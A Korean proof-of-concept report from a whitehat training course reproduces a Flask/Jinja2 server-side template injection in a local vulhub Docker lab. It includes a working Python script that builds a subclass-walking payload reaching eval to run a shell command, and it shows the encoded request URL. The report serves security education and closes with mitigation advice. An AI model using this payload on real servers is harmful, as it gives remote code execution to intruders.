Flask SSTI 취약점 검증 (poc) 보고서


화이트햇 스쿨 3기 - 이용운 (@positiveWand)

요약

- 서버 템플릿 엔진은 사용자로부터 요청이 들어올 때마다 템플릿 파일을 렌더링하여 결과를 반환한다.
- 템플릿 렌더링 과정에서 사용자 입력이 안전하게 처리되지 않으면, 공격자가 서버 측 코드 실행(예: Python 코드 실행)을 유발할 수 있다.
- Flask 프레임워크와 Jinja2 템플릿 엔진 조합에서 이러한 Server-Side Template Injection(SSTI) 취약점이 발생할 수 있다.

환경 구성 및 실행

1. Fork한 레포지토리 링크



2. `cd kr-vulhub/Flask/SSTI`로 이동 후 `docker-compose up -d` 명령어를 실행하여 테스트 환경을 실행


```
Windows PowerShell
새로운 기능 및 개선 사항에 대 한 최신 PowerShell을 설치 하세요! https://aka.ms/PSWindows

PS C:\Users\[redacted]> git clone https://github.com/lyu6229/kr-vulhub.git
Cloning into 'kr-vulhub'...
remote: Enumerating objects: 389, done.
remote: Counting objects: 100% (81/81), done.
remote: Compressing objects: 100% (34/34), done.
remote: Total 389 (delta 66), reused 47 (delta 47), pack-reused 308 (from 1)
Receiving objects: 100% (389/389), 2.85 MiB | 16.77 MiB/s, done.
Resolving deltas: 100% (140/140), done.
PS C:\Users\유비> cd kr-vulhub/Flask/SSTI
PS C:\Users\유비\kr-vulhub\Flask\SSTI> docker-compose up -d
time="2025-04-27T18:11:46+09:00" level=warning msg="C:\\Users\\유비\\kr-vulhub\\Flask\\SSTI\\docker-compose.yml: the att
ribute `version` is obsolete, it will be ignored, please remove it to avoid potential confusion"
[+] Running 11/11
 ✔web Pulled                                                                    13.6s
   ✔20a91e71c5f1 Pull complete                                                  10.7s
   ✔94d1c1cbf347 Pull complete                                                   9.8s
   ✔ac097723595b Pull complete                                                  10.3s
   ✔e7028784d190 Pull complete                                                   0.8s
   ✔c7b7d16361e0 Pull complete                                                   4.2s
   ✔bed4ecf88e6a Pull complete                                                   9.7s
   ✔16fffdb8dec4 Pull complete                                                  10.5s
   ✔1128949d0793 Pull complete                                                   4.6s
   ✔b7a128769df1 Pull complete                                                   4.4s
   ✔667692510b70 Pull complete                                                   6.0s
[+] Running 2/2
 ✔Network ssti_default  Created                                                  0.0s
 ✔Container ssti-web-1  Started                                                  0.9s
PS C:\Users[redacted]\kr-vulhub\Flask\SSTI>
```

3. `docker ps`로 도커 실행 확인

```
PS C:\Users[redacted]\kr-vulhub\Flask\SSTI> docker ps
CONTAINER ID   IMAGE              COMMAND                  CREATED              STATUS              PORTS
        NAMES
044748a0e5ba   vulhub/flask:1.1.1   "/bin/sh -c 'gunicor…"   About a minute ago   Up About a minute   0.0.0.0:8000->8000
/tcp   ssti-web-1
```

4. Flask 서버 접속



5. PoC 코드 실행 및 요청 URL 생성

poc.py

C: > Users > [redacted] > Desktop > [redacted] > poc.py > ...

```python
from urllib import parse

# 실행할 Python 코드
script = '__import__("os").popen("id").read()'
# 서버에 전달할 템플릿 코드
value = """{% for c in [].__class__.__base__.__subclasses__() %}
{% if c.__name__ == 'catch_warnings' %}
  {% for b in c.__init__.__globals__.values() %}
  {% if b.__class__ == {}.__class__ %}
    {% if 'eval' in b.keys() %}
      {{ b['eval']('%s') }}
    {% endif %}
  {% endif %}
  {% endfor %}
{% endif %}
{% endfor %}"""
value = value.replace("%s", script)
print("[삽입될 템플릿 코드]")
print(value)
print()

# SSTI를 수행하는 URL
query = [("name", value)]
url = "http://localhost:8000/?"
url = url + parse.urlencode(query)  # 삽입할 코드 퍼센트 인코딩하여 쿼리값으로 설정
print("[요청 URL]")
print(url)
print()
```


6. 생성된 요청 URL 확인

```
[요청 URL]
http://localhost:8000/?name=%7B%25+for+c+in+%5B%5D.__class__.__base__.__subclasses__%28%29+%25%7D%0A%7B%25+if+c.__name__+%3D%3D+%27catch_warnings%27+%25%7D%0A+
+%7B%25+for+b+in+c.__init__.__globals__.values%28%29+%25%7D%0A++%7B%25+if+b.__class__+%3D%3D+%7B%7D.__class__+%25%7D%0A++++%7B%25+if+%27eval%27+in+b.keys%28%29
+%25%7D%0A++++++%7B%7B+b%5B%27eval%27%5D%28%27__import__%28%22os%22%29.popen%28%22id%22%29.read%28%29%27%29+%7D%7D%0A++++%7B%25+endif+%25%7D%0A++%7B%25+endif+%
25%7D%0A++%7B%25+endfor+%25%7D%0A%7B%25+endif+%25%7D%0A%7B%25+endfor+%25%7D
```

결과

7. 공격 성공 장면

- URL을 브라우저에 입력하여 SSTI 공격 성공
- 시스템 명령어 실행 결과 출력 확인



정리

- 이 취약점은 사용자가 서버에서 임의의 코드를 실행하도록 할 수 있게 만들어 매우 위험하다.
- 안전한 웹 서비스 운영을 위해서는 서버 개발자가 사용자 입력을 필터링하거나, 템플릿 엔진에 직접적인 입력을 넣지 않도록 주의해야 한다.